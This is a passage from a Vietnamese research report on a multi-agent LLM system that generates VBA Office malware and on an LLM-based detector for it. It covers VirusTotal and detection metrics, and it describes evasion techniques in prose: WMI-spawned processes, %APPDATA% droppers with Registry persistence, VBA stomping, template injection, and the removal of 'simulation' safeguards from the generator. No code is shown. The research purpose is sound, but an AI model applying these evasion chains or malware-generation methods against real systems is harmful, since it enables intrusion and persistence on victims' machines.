
Loại mã độc (Type)	Số lượng mẫu (Samples)	Tỷ lệ phát hiện trung bình (Avg DR)
Mẫu gốc (Base/Unobfuscated)	100	20.20%
Làm rối - Random Renaming	100	22.66%
Làm rối - String Concatenation	100	29.75%
Làm rối - ASCII Encoding	97	33.71%

Bảng 4: Kết quả đánh giá trên VirusTotal cho thấy các biến thể làm rối (Obfuscated) có tỷ lệ bị phát hiện cao hơn so với mẫu gốc (Based).

Phân tích và Thảo luận

Tư duy Chiến thuật: Một trong những phát hiện thú vị nhất là khả năng tự xoay sở chiến thuật của tác tử lên kế hoạch. Giả sử đầu vào chỉ cung cấp cho nó 3 mảnh ghép kỹ thuật rời rạc (ví dụ: dò tìm tiến trình, mã hóa Base64 và chạy PowerShell), nó không hề lập trình một cách máy móc như một cái máy dịch. Thay vào đó, nó tự quan sát môi trường và hiểu ngay rằng: để gửi được khối dữ liệu vừa mã hóa về máy chủ thì bắt buộc phải âm thầm nhét thêm kỹ thuật truyền tải qua giao thức HTTP; và để chốt hạ cuộc tấn công thì phải tự chèn thêm bước tải mã độc từ máy chủ về máy nạn nhân. Rõ ràng, trí tuệ nhân tạo trong hệ thống đã thực sự biết lập luận logic để tự lấp đầy những lỗ hổng kịch bản, hô biến những kỹ thuật rời rạc thành một chuỗi lay nhiệm tuần tự, liên mạch và mang tính thực chiến cao.

Phân tích Mẫu Tiêu biểu BASE_051: Mẫu BASE_051 (như được thể hiện trong Hình 38) là một minh chứng xuất sắc cho khả năng lẩn tránh ở mức độ sâu. Sự xảo quyệt của mẫu này nằm ở chỗ tác tử lên kế hoạch đã tận dụng triệt để các công cụ có sẵn của hệ điều hành. Thay vì gọi thẳng tiến trình con thông qua lệnh `Shell()` quen thuộc—thứ sẽ ngay lập tức chọc giận các cơ chế giám sát hành vi của Office—tác tử này đã khéo léo đi đường vòng qua WMI để khởi tạo tiến trình độc lập, qua đó cắt đứt hoàn toàn vết tích cha-con với phần mềm Word. Chưa dừng lại ở đó, tệp tin độc hại sau khi được tải về còn được nhét sâu vào thư mục `%APPDATA%`, khoác lên mình tấm áo ngụy trang của một bản cập nhật hệ thống ẩn, và cẩn thận ghi đè luôn vào Registry để đảm bảo sẽ tự động đội mồ sống dậy mỗi khi nạn nhân khởi động lại máy.




Hình 38: Luồng thực thi chi tiết của mẫu mã độc BASE_051.

Phân tích Lỗi và Khắc phục Mẫu BASE_043: Bên cạnh các mẫu thành công, quá trình sinh mã cũng bộc lộ rõ những hạn chế cố hữu của mô hình ngôn ngữ lớn như chứng ảo giác hay mất ngữ cảnh. Điển hình như ở mẫu BASE_043, AI đã thất bại hoàn toàn trong việc tạo ra mã thực thi hợp lệ. Cụ thể, mô hình bị mất ngữ cảnh khi cố gắng gọi thực thi một tệp kịch bản PowerShell nhưng lại quên mất việc phải viết lệnh tạo ra tệp đó trên ổ cứng. Thêm vào đó, AI còn thể hiện xu hướng "giả vờ" hoàn thành nhiệm vụ bằng cách chỉ in ra các thông báo vô hại thay vì chạy các mã lệnh nguy hiểm thực sự.

Để trị dứt điểm tình trạng này, trong phiên bản cải tiến, nhóm đã phải thiết lập lại kỷ luật thép. Hệ thống kiểm duyệt được bổ sung thêm một lớp lọc từ chối thẳng tay bất kỳ đoạn mã nào cố tình dùng hàm in thông báo vô hại hoặc gọi chạy tệp kịch bản mà không có lệnh tạo tệp đi kèm. Đồng thời, bộ quy tắc của tác tử viết mã cũng được siết chặt: bắt buộc phải chạy PowerShell trực tiếp trên bộ nhớ thay vì dựa dẫm vào tệp tin và

tuyệt đối cấm mọi hành vi mô phỏng. Sự khắt khe này, kết hợp với việc bắt buộc phải kiểm tra đủ ba thành phần chiến thuật trước khi cấp phép qua ải, đã ép mô hình ngôn ngữ đi vào khuôn khổ, khắc phục triệt để lỗi ảo giác. Hình 39 minh họa luồng thực thi Kill Chain hoàn chỉnh của mẫu BASE_043 sau khi đã được sửa lỗi thành công.



Hình 39: Luồng thực thi Kill Chain hoàn chỉnh của mẫu BASE_043 sau khi được khắc phục lỗi trong phiên bản Demo.

4.3 Đánh giá khả năng phát hiện của mô hình Detection

Để đo lường định lượng khả năng phát hiện của mô hình, nghiên cứu sử dụng Ma trận nhầm lẫn (Confusion Matrix) làm cơ sở tính toán. Các thành phần cơ bản của ma trận bao gồm:

- **True Positive (TP):** Số lượng tệp độc hại thực tế được hệ thống phát hiện chính xác là mã độc.
- **True Negative (TN):** Số lượng tệp sạch thực tế được hệ thống nhận diện đúng là an toàn.
- **False Positive (FP - Báo động giả):** Số lượng tệp sạch nhưng bị hệ thống cảnh báo nhầm là độc hại.
- **False Negative (FN - Bỏ lọt mã độc):** Số lượng tệp độc hại nhưng hệ thống không phát hiện được và gây nhân an toàn.

Từ các giá trị cơ bản này, hiệu suất của mô hình phân tích được tính toán thông qua 4 độ đo tiêu chuẩn:

- **Độ chính xác (Accuracy):** Đánh giá tỷ lệ phần trăm các phán quyết đúng trên tổng số toàn bộ các mẫu được kiểm tra.

$$Accuracy = \frac{TP + TN}{TP + TN + FP + FN} \quad (1)$$

- **Độ chuẩn xác (Precision):** Đo lường độ tin cậy của các cảnh báo. Nó cho biết trong số các tệp bị hệ thống gắn nhãn độc hại, có bao nhiêu tệp thực sự là mã độc.

$$Precision = \frac{TP}{TP + FP} \quad (2)$$

- **Độ thu hồi / Tỷ lệ phát hiện (Recall / Detection Rate):** Đo lường khả năng "tóm gọn" mã độc của hệ thống. Nó cho biết trong toàn bộ số mã độc tồn tại, hệ thống đã bắt được bao nhiêu phần trăm. Trong an ninh mạng, độ đo này đặc biệt quan trọng để đánh giá mức độ bỏ lọt rủi ro.

$$Recall = \frac{TP}{TP + FN} \quad (3)$$

- **Điểm F1 (F1-Score):** Là trung bình điều hòa giữa Precision và Recall. Chỉ số này phản ánh sự cân bằng tổng thể của mô hình, đặc biệt hữu ích khi tập dữ liệu bị mất cân bằng giữa tệp sạch và tệp độc hại.

$$F1 = 2 \times \frac{Precision \times Recall}{Precision + Recall} \quad (4)$$

Nghiên cứu tiến hành đánh giá khả năng phát hiện của mô hình trên tập dữ liệu tự thu thập thông qua hai kịch bản trích xuất đặc trưng nhằm so sánh sự hiệu quả của phương pháp:

- *Basic Extraction* - Mô hình chỉ được cung cấp mã nguồn VBA thuần túy.
- *All features extraction* - Mô hình được cung cấp ngữ cảnh đa chiều bao gồm mã VBA, mã hợp ngữ P-Code, cấu trúc OOXML và các chỉ số OLEID.

Kết quả thực nghiệm được tổng hợp chi tiết trong Bảng 5:

Bảng 5: Kết quả đánh giá hiệu năng của hệ thống phát hiện mã độc

Phương pháp trích xuất	Accuracy	Precision	Recall	F1-score
Basic Extraction	63.41%	41.86%	50.05%	43.63%
All features extraction	75.03%	82.32%	67.68%	68.19%

Dựa trên Bảng 5, có thể thấy việc chuyển đổi từ phân tích VBA tĩnh đơn thuần sang tiếp cận lai kết hợp mã P-Code và cấu trúc OOXML đã mang lại sự cải thiện vượt bậc. Cụ thể, hiệu suất tổng thể (*Accuracy*) tăng hơn 11% (đạt 75.03%) và điểm *F1* tăng mạnh gần 25% (đạt 68.19%). Sự nhảy vọt này chứng minh rằng mô hình LLM (Qwen-32B) có khả năng tận dụng rất tốt ngữ cảnh dữ liệu đa chiều được chuẩn hóa qua JSON để thực thi tư duy chuỗi (Chain-of-Thought), từ đó bóc tách thành công các ý đồ độc hại bị ẩn giấu. Bên cạnh đó, điểm sáng lớn nhất của thiết lập trích xuất toàn diện (*All features*) nằm ở độ chuẩn xác lên tới 82.32%, gần

gấp đôi so với mức cơ bản. Điều này có nghĩa là khi hệ thống phát ra cảnh báo mã độc, mức độ tin cậy của quyết định là rất cao, giúp giảm thiểu đáng kể tình trạng báo động giả.

Mặc dù vậy, hệ thống vẫn tồn tại những giới hạn nhất định trước các loại mã độc tinh vi. Tỷ lệ phát hiện (*Recall*) dù đã được cải thiện nhưng chỉ dừng lại ở mức 67.68%, đồng nghĩa với việc mô hình vẫn bỏ lọt một lượng mẫu nguy hiểm nhất định. Quá trình phân tích chẩn đoán chỉ ra rằng các mẫu lọt lưới phần lớn là biến thể zero-day, mã độc bị làm rối mức độ cao, hoặc mã độc không tập lợi dụng DDE và Template Injection. Do các bộ lọc tĩnh truyền thống không thể thu thập đủ bằng chứng hành vi từ những kỹ thuật lẩn tránh này, LLM bị thiếu hụt thông tin đầu vào mang tính quyết định, dẫn đến xu hướng gán nhãn an toàn (**BENIGN**) một cách thiên kiến.

Để có cái nhìn khách quan về năng lực của kiến trúc Agent-Driven LLM, nghiên cứu tiến hành đối chuẩn (benchmark) mô hình với các thuật toán Học máy (Machine Learning) phân tích tĩnh truyền thống đang được sử dụng phổ biến hiện nay, bao gồm: Random Forest (RF), K-Nearest Neighbors (KNN), và Multilayer Perceptron (MLP). Thí nghiệm được thực hiện trên tập dữ liệu công khai Zenodo với quy mô 3.000 tệp (tỷ lệ 80% mẫu độc hại, 20% mẫu an toàn).

Kết quả so sánh các độ đo hiệu suất được tổng hợp trong Bảng 6:

Bảng 6: So sánh hiệu năng giữa mô hình của nhóm và các mô hình Học máy truyền thống trên tập dữ liệu Zenodo

Mô hình (Model)	Accuracy	Precision	Recall	F1-score
Random Forest	96.0%	-	-	97.8%
K-Nearest Neighbors	92.50%	-	-	95.9%
Multilayer Perceptron	89.20%	-	-	94.2%
Mô hình của nhóm	90.34%	91.61%	97.15%	94.39%

Kết quả đối chuẩn trên tập dữ liệu Zenodo (Bảng 6) đã làm nổi bật độ nhảy vượt trội của kiến trúc Agent-Driven LLM trong việc rà quét mã độc. Trái ngược với tập dữ liệu tự thu thập, tỷ lệ phát hiện (*Recall*) của mô hình LLM trên tập chuẩn hóa này đạt mức ấn tượng 97.15%, cao nhất trong số các mô hình thử nghiệm. Trong lĩnh vực an ninh mạng, một hệ thống có độ thu hồi cao mang ý nghĩa sống còn vì nó hạn chế tối đa rủi ro bỏ lọt mã độc nguy hiểm. Về năng lực phân loại tổng thể, với độ chính xác đạt 90.34% và điểm *F1* đạt 94.39%, kiến trúc đề xuất đã vượt qua mạng nơ-ron đa tầng (MLP) và tiệm cận hiệu suất của K-Nearest Neighbors (KNN). Dù Random Forest vẫn giữ ưu thế về điểm số nhờ lợi thế tối ưu hóa của học máy có giám sát trên các đặc trưng cấu trúc tĩnh, hiệu suất của mô hình LLM đã khẳng định sự thành công của phương pháp xử lý ngôn ngữ tự nhiên mà không đòi hỏi quá trình huấn luyện lại tốn kém (Zero-shot/Few-shot learning).

Quan trọng hơn cả, lợi thế cốt lõi của LLM so với các mô hình truyền thống không chỉ nằm ở những con số phần trăm định lượng mà còn ở năng lực diễn giải. Trong khi các mô hình học máy như Random Forest hoạt động như một "hộp đen" (Black-box) chỉ trả về kết quả nhị phân, hệ thống Agent-Driven LLM cung cấp một báo cáo suy luận pháp y chi tiết. Khả năng chỉ định rõ ràng dòng mã nào bị làm rối hay cấu trúc OOXML nào chứa DDE độc hại mang lại một giá trị thực tiễn vô giá, giúp tối ưu hóa thời gian phân tích thủ công của các kỹ sư bảo mật.

Cuối cùng, để kiểm chứng năng lực phát hiện các mẫu zero-day và đánh giá hiệu quả của các kỹ thuật làm rối, mô hình phát hiện (Detector) được thử nghiệm đối kháng trực tiếp với các tập mã độc do Mô hình tạo sinh (Generator) của nhóm tự phát triển. Các mẫu kiểm thử được chia thành ba nhóm:

- **Mã độc tự sinh cơ bản (Phase 1):** Các mẫu mã độc được tạo sinh tự động với các chức năng tấn công tiêu chuẩn (ví dụ: thực thi WScript.Shell, thu thập thông tin, giao tiếp máy chủ C2 qua HTTP).
- **Mã độc làm rối và trốn tránh (Phase 2):** Các biến thể từ Phase 1 được áp dụng các kỹ thuật làm rối mã nguồn (Obfuscation), ẩn giấu payload và các cơ chế lẩn tránh (như VBA Stomping).
- **Kịch bản lừa đảo thực tế (Real-world Phishing):** Các mẫu tấn công mô phỏng thực tế không dùng macro truyền thống, ẩn giấu dưới định dạng .docx hoặc nhúng payload qua tệp .html (Smuggling/DDE).

Kết quả thực nghiệm trên các tập dữ liệu tự sinh được trình bày trong Bảng 7:

Bảng 7: Kết quả đánh giá khả năng phát hiện trên tập mã độc tự sinh (Generative Malware)

Nhóm thử nghiệm (Test Group)	Tổng số mẫu	Phát hiện	Accuracy (Detection Rate)	Độ tin cậy trung bình
Mã độc tự sinh cơ bản (Phase 1)	83	82	98.8%	92.23%
Mã độc làm rối tình vi (Phase 2)	8	8	100%	91.14%
Mẫu tự tạo	1	1	100%	67.68%

Thử nghiệm đối kháng với các tập mã độc do chính nhóm tự phát triển (Bảng 7) đã chứng minh năng lực phòng thủ xuất sắc của hệ thống phát hiện. Tỷ lệ phát hiện của mô hình đạt mức gần như tuyệt đối, với 98.80% ở Phase 1 và 100% ở cả Phase 2 lẫn mẫu lừa đảo tự tạo. Kết quả này khẳng định cơ chế đối chiếu chéo giữa mã nguồn VBA tĩnh và hành vi nhị phân P-Code là một chiến lược cực kỳ sắc bén; ngay cả khi mã nguồn bị làm rối hoàn toàn ở Phase 2, tác tử LLM vẫn có thể bóc tách thành công ý đồ độc hại thực sự ẩn sâu bên trong.

Tuy nhiên, một điểm đáng chú ý là sự sụt giảm rõ rệt về mức độ tin cậy trung bình (Avg Confidence) của hệ thống khi phải đối mặt với các kỹ thuật ngụy trang phức tạp. Cụ thể, mô hình đưa ra quyết định rất tự tin (92.23%) đối với các mẫu cơ bản ở Phase 1, nhưng mức độ này đã giảm nhẹ xuống 91.14% ở Phase 2 và lao dốc mạnh chỉ còn 67.68% khi xử lý mẫu lừa đảo thực tế dạng fileless. Sự biến động này phản ánh một đặc tính lập luận rất "con người" của trí tuệ nhân tạo: dù kết quả cuối cùng vẫn chính xác, nhưng các kỹ thuật làm rối đã thực sự gây nhiễu ngữ cảnh, làm giảm đi sự chắc chắn trong các luận điểm phân tích trung gian của mô hình.

Để minh chứng rõ nét hơn cho năng lực suy luận và khả năng giải thích (Explainability) của kiến trúc Agent-Driven LLM, nghiên cứu tiến hành trích xuất log phân tích của hai mẫu mã độc lừa đảo do nhóm tự phát triển. Hai mẫu này đại diện cho hai kỹ thuật tấn công hiện đại và nguy hiểm nhất hiện nay: Remote Template Injection (Mã độc không tệp) và VBA Stomping (Che giấu mã nhị phân).

Trường hợp 1: Tấn công Fileless thông qua Remote Template Injection

- **Mẫu thử nghiệm:** BANG_LUONG_T05_2025.docx
- **Đặc điểm kỹ thuật:** Đây là tệp tin văn bản thông thường (định dạng .docx), hoàn toàn không chứa macro nhằm qua mặt các trình quét diệt virus truyền thống (AV).
- **Lập luận từ tác tử LLM:** Mô hình phát hiện chính xác sự vắng mặt của VBA và P-Code. Tuy nhiên, ở bước Phân tích cấu trúc (Structure Analysis), LLM đã nhạy bén phát hiện các tạo tác độc hại trong tệp OOXML:

"Tài liệu chứa các liên kết ngoại lai và lệnh DDE (Dynamic Data Exchange) đáng ngờ trong document.xml và styles.xml. Cụ thể: phát hiện liên kết ngoại lai trỏ tới file:///C:/Users/.../POLICY.html. Mặc dù không có VBA, nhưng sự hiện diện của lệnh DDE và liên kết ngoài tiềm ẩn nguy cơ thực thi mã tùy ý (Arbitrary Code Execution)."

- **Đánh giá:** Tác tử LLM đã xuất sắc nhận diện được kỹ thuật Smuggling/Template Injection. Với mức độ tin cậy (Confidence) lên tới 95%, nhãn SUSPICIOUS ban đầu của LLM đã được hệ thống Pipeline tự động nâng cấp thành MALICIOUS theo đúng ngưỡng logic đã thiết lập. Điều này chứng minh module trích xuất OOXML của hệ thống hoạt động cực kỳ hiệu quả đối với các rủi ro không chứa macro.

Trường hợp 2: Tấn công Che giấu mã nhị phân (VBA Stomping)

- **Mẫu thử nghiệm:** POLICY.html (chứa payload được gọi từ tệp docx phía trên).
- **Đặc điểm kỹ thuật:** Mã nguồn VBA hiển thị được làm giả bằng các hàm vô hại (như GetTickCount, Sleep, VerifyTemplateFormat), trong khi mã nhị phân thực thi (P-Code) chứa các lời gọi API thao tác bộ nhớ cấp thấp nguy hiểm.
- **Lập luận từ tác tử LLM:** Tác tử đã thực hiện quá trình Đối chiếu thành phần (Component Alignment) một cách hoàn hảo và đưa ra kết luận sắc bén:

"Mã nguồn VBA có vẻ vô hại và liên quan đến định dạng tài liệu. Tuy nhiên, Phân tích P-Code lại cho thấy các lời gọi API cực kỳ đáng ngờ như HeapCreate, HeapAlloc, EnumChildWindows... Sự bất đồng nhất giữa mã nguồn vô hại và P-Code chứa các chỉ thị nguy hiểm này là dấu hiệu rõ ràng của kỹ thuật VBA Stomping. Có nguy cơ thao tác bộ nhớ và can thiệp tiến trình hệ thống."

- **Đánh giá:** Việc LLM trực tiếp gọi tên kỹ thuật "**VBA Stomping**" và chỉ ra được các API độc hại (HeapCreate, EnumChildWindows) là minh chứng mạnh mẽ nhất cho ưu điểm của mô hình. Không chỉ dừng lại ở việc gán nhãn MALICIOUS với độ tự tin 95%, hệ thống còn bóc trần toàn bộ thủ đoạn của kẻ tấn công, cung cấp một báo cáo pháp y (Forensics Report) hoàn chỉnh mà các mô hình học máy dạng "hộp đen" (như Random Forest hay XGBoost) không bao giờ làm được.

5 Thảo Luận và Đóng Góp Mới

5.1 Đóng Góp Mới

Đề án đóng góp vào lĩnh vực an toàn thông tin ở bốn khía cạnh chính, bám sát các mục tiêu và hướng nghiên cứu đã đề ra:

- **Về phương pháp luận sinh mã (Generator):** Xây dựng thành công một framework ứng dụng kiến trúc đa tác tử (Multi-Agent) theo mô hình LangGraph để tự động hóa việc sinh mã độc VBA. Phương pháp *Agent-Driven Chain-of-Thought* đã giải quyết hạn chế cốt lõi của các hệ thống LLM-based trước đây, giúp vượt qua tỷ lệ lỗi cú pháp và thiếu hụt logic. Hệ thống đã tự động tạo ra một tập dữ liệu quy mô với gần 400 mẫu VBA malware (bao gồm mẫu gốc và biến thể làm rối), bao phủ 100 tổ hợp TTP từ ma trận MITRE ATT&CK.
- **Về khả năng thực thi thực tiễn (Development Track):** Thiết kế và đánh giá thành công khả năng thực thi trong thế giới thực (Real-world execution capability) của nguyên mẫu mã độc Dropper. Mô hình đã kết hợp nhuần nhuyễn các kỹ thuật lẩn tránh tinh vi từ Social Engineering, Document Smuggling, VBA Stomping cho đến Fileless Execution và PPID Spoofing, qua đó chứng minh tính khả thi của việc sử dụng AI để tạo ra mã độc có khả năng vượt qua các giải pháp quét tĩnh và EDR hiện đại.
- **Về mô hình phát hiện (Detector):** Đề xuất và triển khai một mô hình phát hiện tài liệu Office độc hại chuyên dụng dựa trên cơ chế suy luận của LLM. Bằng cách sử dụng LLM như một chuyên gia pháp y để đối chiếu đa chiều (Mã nguồn VBA, P-Code, OOXML), mô hình đạt được kết quả khả quan với F1-score lên tới 94.39% trên tập dữ liệu chuẩn Zenodo, mở ra hướng ứng dụng LLM vào phòng thủ (Defensive Research).
- **Về khung học đối kháng (Adversarial Learning Framework):** Đề án đã bước đầu phát triển một nền tảng học đối kháng tích hợp song song cả quá trình sinh mã độc (Generation) và phát hiện mã độc (Detection) vào chung một quy trình đánh giá, tạo tiền đề cho các nghiên cứu mô phỏng tấn công - phòng thủ tự động hóa.

5.2 Hạn Chế và Hướng Nghiên Cứu Tương Lai

Dù đạt được những kết quả đáng khích lệ, quá trình thực nghiệm cũng bộc lộ rõ một số điểm yếu của hệ thống.

Đầu tiên, mô hình tạo sinh của hệ thống vẫn còn khá đơn giản. Các kỹ thuật làm rối được tự động sinh ra hiện tại chủ yếu dừng lại ở việc làm rối cú pháp tĩnh cơ bản. Điều này không những không lẩn tránh được hệ thống phòng thủ mà còn vô tình tạo ra các chữ ký bất thường rõ rệt, khiến các công cụ phân tích dễ dàng bắt được.

Thứ hai, mô hình phát hiện hiện tại đang bị phụ thuộc quá nhiều vào năng lực suy luận của mô hình ngôn ngữ lớn (LLM) và đang thiếu đi một cơ sở tri thức chuyên sâu. Với những hạn chế nhất định về cấu hình phần cứng (tham số yếu), việc bắt LLM phải xử lý một khối lượng thông tin khổng lồ từ nhiều góc nhìn khác nhau như kiến trúc OOXML hay mã P-Code dễ khiến mô hình bị quá tải. Hệ quả là LLM thường xuyên gặp phải hiện tượng ảo giác, tự suy diễn và làm sai lệch phán quyết cuối cùng. Sự lúng túng này càng thể hiện rõ khi mô hình phải đối chiếu trực tiếp các chỉ lệnh P-Code nhị phân hoặc luồng Shellcode ở mức thấp, vốn đòi hỏi độ chính xác tuyệt đối.

Cuối cùng, việc áp dụng cơ chế suy luận theo chuỗi cho từng tập tin tiêu tốn một lượng lớn token và thời gian xử lý của GPU. Nút thắt cổ chai về hiệu năng này gây ra độ trễ rất lớn nếu so sánh với các mô hình học máy truyền thống, khiến cho hệ thống hiện tại chưa thực sự phù hợp để triển khai vào các bài toán quét mã độc theo thời gian thực.

Từ những hạn chế trên, hướng nghiên cứu tương lai của đề án sẽ tập trung vào việc áp dụng kỹ nghệ đặc trưng nâng cao. Thay vì để LLM đọc và tự hiểu toàn bộ dữ liệu thô, hệ thống sẽ kết hợp thêm các thuật toán học máy truyền thống để làm nhiệm vụ tiền xử lý, trích xuất và tối ưu hóa các đặc trưng cốt lõi. Việc này sẽ giúp giảm thiểu đáng kể ngữ cảnh đầu vào, hạn chế hiện tượng ảo giác và khắc phục dứt điểm nút thắt về hiệu năng cho phần phát hiện.

Đồng thời, đối với hệ thống tạo sinh, đề án đề xuất hướng đi nâng cấp bằng cách tích hợp mạng sinh đối kháng. Bằng cách thiết lập một vòng lặp huấn luyện khép kín, mô hình sinh mã sẽ liên tục học hỏi từ các phản hồi của hệ thống phát hiện, từ đó tự động tiến hóa để tạo ra các biến thể mã độc ngày càng tinh vi hơn, dần tiệm cận với các mối đe dọa thực tế chưa từng được biết đến.

6 Kết Luận

